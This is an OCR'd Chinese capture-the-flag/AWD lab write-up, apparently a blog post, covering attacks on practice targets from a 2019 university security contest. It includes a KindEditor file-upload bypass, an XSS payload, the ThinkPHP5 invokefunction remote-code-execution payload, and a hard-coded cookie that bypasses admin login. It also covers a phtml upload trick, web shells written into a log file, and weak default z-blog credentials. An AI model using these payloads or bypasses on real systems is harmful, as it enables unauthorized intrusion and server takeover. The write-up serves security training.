
Response

```
Pretty Raw Hex Render \n
Warning: date(): It is not safe to rely on the system's timezone settings. You are *required* to use the date.timezone setting or the date_default_timezone_set() function. In case you used any of those methods and you are still getting this warning, you most likely misspelled the timezone identifier. We selected the timezone 'UTC' for now, but please set date.timezone to select your timezone. in /var/www/html/sqlgunadmin/kindedit/php/upload_json.php on line 62

Warning: date(): It is not safe to rely on the system's timezone settings. You are *required* to use the date.timezone setting or the date_default_timezone_set() function. In case you used any of those methods and you are still getting this warning, you most likely misspelled the timezone identifier. We selected the timezone 'UTC' for now, but please set date.timezone to select your timezone. in /var/www/html/sqlgunadmin/kindedit/php/upload_json.php on line 69
{"error":0,"url":"\/sqlgunadmin\/kindedit\/php\/..\/attached\/20220106\/20220106120742_64343.php%0a"}
```

```
------WebKitFormBoundaryWKnAlqkWiSSGc7Ss
Content-Disposition: form-data; name="imgHeight"
```


连接shell



4.XSS

html代码还可以弹xss

```
<img src=1 onerror=alert(123)>
```

> 参考wp：https://blog.csdn.net/weixin_41652128/article/details/90290769

ThinkPHP

> 防灾科技学院 “应急挑战杯” 大学生网络安全邀请赛 AWD 靶机题目
> 官方wp : https://github.com/GinkgoTeam/YJTZB_2019/blob/master/thinkPHP/writeup.pdf


是awd靶机，不是黑箱，其实是本地有源码可以审计的

1.TP5命令执行

thinkphp5打payload

```
/?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=whoami

cat /flag.txt即可
```



2.后台登陆

直接访问后台路径`/admin/`会返回`请先登录系统!`
对应admin/controller下的base.php

Base.php

YJTZB_2019-master > thinkPHP > application > admin > controller > Base.php

```php
<?php
namespace app\admin\controller;
use think\Controller;
class Base extends Controller
{
    public function _initialize(){
        if((cookie('csrf_token')!==md5('qwertyuiop'))&(!session('username'))){
            $this->error('请先登录系统! ','Login/index');
        }
    }
}
```



```php
if((cookie('csrf_token')!==md5('qwertyuiop'))&(!session('username'))){
```

只要加上cookie就可以访问后台了

```
Cookie: PHPSESSID=mtc249q73540t7f9pep2l32e85;csrf_token=6eea9b7ef19179a06954edd0f6c05ceb
```

Forward | Drop | Intercept is on | Action | Open Browser | Comment this item

Pretty | Raw | Hex | \n

```
POST /admin/admin/edit.html HTTP/1.1
Host: www.bmzclub.cn:22378
Content-Length: 32
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://www.bmzclub.cn:22378
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://www.bmzclub.cn:22378/admin/admin/edit.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=mtc249q73540t7f9pep2l32e85;csrf_token=6eea9b7ef19179a06954edd0f6c05ceb
Connection: close

id=1&username=admin&password=123
```

www.bmzclub.cn:22378/admin

不安全 | bmzclub.cn

- 
  - David Stevenson
  - 退出登录
  - 修改密码

Search Reports, Charts, Emails or Notifications

- 管理员
  - 管理列表
- 栏目管理
  - 栏目列表
- 文档
  - 文章列表
- 友情链接
  - 链接列表

- 系统
- 管理员管理
- 修改管理员

修改管理员信息

管理员名

admin

* 必填

管理员密码


123

* 留空则表示不修改密码

保存信息

3.Phar反序列化漏洞

上传口，但是文件后缀限制的很死，也没有常见漏洞可以绕过




```
,application/signed-exchange;v=b3;q=0.9
Referer:
http://www.bmzclub.cn:22378/index.php/index/index/index.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundarykCJOesk6inETI7tB
Content-Disposition: form-data; name="image";
filename="a.phtml%0a"
Content-Type: image/jpeg
```


```
1 HTTP/1.1 200 OK
2 Date: Fri, 07 Jan 2022 08:16:12 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Content-Length: 27
5 Connection: close
6 Content-Type: text/html; charset=utf-8
7
8 上传文件后缀不允许
```

CSDN @shu天


简历系统


> 2019防灾科技学院 “应急挑战杯” 大学生网络安全邀请赛 AWD 靶机题目
> https://github.com/GinkgoTeam/YJTZB_2019/blob/master/easyWEB/writeup.pdf

扫到www.zip网站备份




发现目录有个log.php，记录访问日志







直接写马进去




这里可以看到成功被解析





CSDN @shu天

连接拿到flag




zblog

弱密码admin/admin123登陆后台

```
/zb_system/login.php
```

附件管理处直接可以上传木马



连接`/zb_users/upload/2022/01/20220110124154164178971444764.php`，根目录下就是flag